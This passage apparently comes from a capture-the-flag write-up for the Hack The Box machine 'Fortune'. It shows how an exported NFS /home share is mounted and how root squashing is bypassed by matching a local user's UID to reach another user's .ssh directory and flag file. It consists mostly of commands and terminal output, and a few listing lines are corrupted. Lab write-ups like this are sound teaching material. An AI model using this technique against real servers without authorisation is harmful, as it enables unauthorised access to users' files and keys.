**Please note:** If the IP address of your local system changes, then you **may** need to generate a new key pair.



When we used our newly generated SSH we were not provided with an access but we decided to scan ports once again

And this revealed that NFS ports is open now



We listed open shares and then mounted our custom directory

```

-# showmount -e 10.10.10.127
Export list for 10.10.10.127:
/home (everyone)

(root@kali)-[~]
# cd ~/Desktop/Boxes/Fortune.htb

(root@kali)-[~/Desktop/Boxes/Fortune.htb]
# mkdir simon_share

(root@kali)-[~/Desktop/Boxes/Fortune.htb]
# mount -t nfs 10.10.10.127:/home simon_share
mount.nfs: remote share not in 'host:dir' format

(root@kali)-[~/Desktop/Boxes/Fortune.htb]
# mount -t nfs 10.10.10.127:/home simon_share
Created symlink /run/systemd/system/remote-fs.target.wants/rpc-statd.service → /lib/systemd/system/rpc-statd.service.

(root@kali)-[~/Desktop/Boxes/Fortune.htb]
# █

```

But it looks like that root squashing is enabled - this means that only user with a specific UID can access charlie's directory

```

-# ls -al
total 12
drwxr-xr-x 5 root root 512 Nov 2 2018 .
drwxr-xr-x 3 root root 4096 Aug 9 21:31 ..
drwxr-xr-x 5 1001 1001 512 Nov 3 2018 bob
drwxr-xr-x 3 kali kali 512 Nov 5 2018 charlie
drwxr-xr-x 2 1002 1002 512 Nov 2 2018 nfsuser

(root@kali)-[~/Desktop/Boxes/Fortune.htb/simon_share]
# cd charlie
cd: permission denied: charlie

(root@kali)-[~/Desktop/Boxes/Fortune.htb/simon_share]
# █

```

So we switched into default kali user who can bypass root squashing and now we can list content of charlie's directory

```
└─# su kali
(kali㉿kali)-[/root/Desktop/Boxes/Fortune.htb/simon_share]
$ cd charlie

(kali㉿kali)-[/root/.../Boxes/Fortune.htb/simon_share/charlie]
$ ls -al
total 22
drwxr-x--- 3 kali kali 512 Nov 15 2018 .
drwxr-xr-x 5 root root 512 Nov 12 2018 ..
-rw-r----- 1 kali kali 771 Oct 11 2018 .cshrc
-rw-r----- 1 kali kali 101 Oct 11 2018 .cvsrc
-rw-r----- 1 kali kali 359 Oct 11 2018 .login
-rw-r----- 1 kali kali 175 Oct 11 2018 .mailrc
-rw----- 1 kali kali 608 Nov 13 2018 mboxxes/Fortune.htb/simon_share
-rw-r----- 1 kali kali 216 Oct 11 2018 .profile
drwx----- 2 kali kali 512 Nov 12 2018 .ssh
-r----- 1 kali kali 33 Nov 3 2018 user.txt
-rw-r----- 1 kali kali 87 Oct 11 2018 .Xdefaultsrtune.htb/simon_share

(kali㉿kali)-[/root/.../Boxes/Fortune.htb/simon_share/charlie]
$
```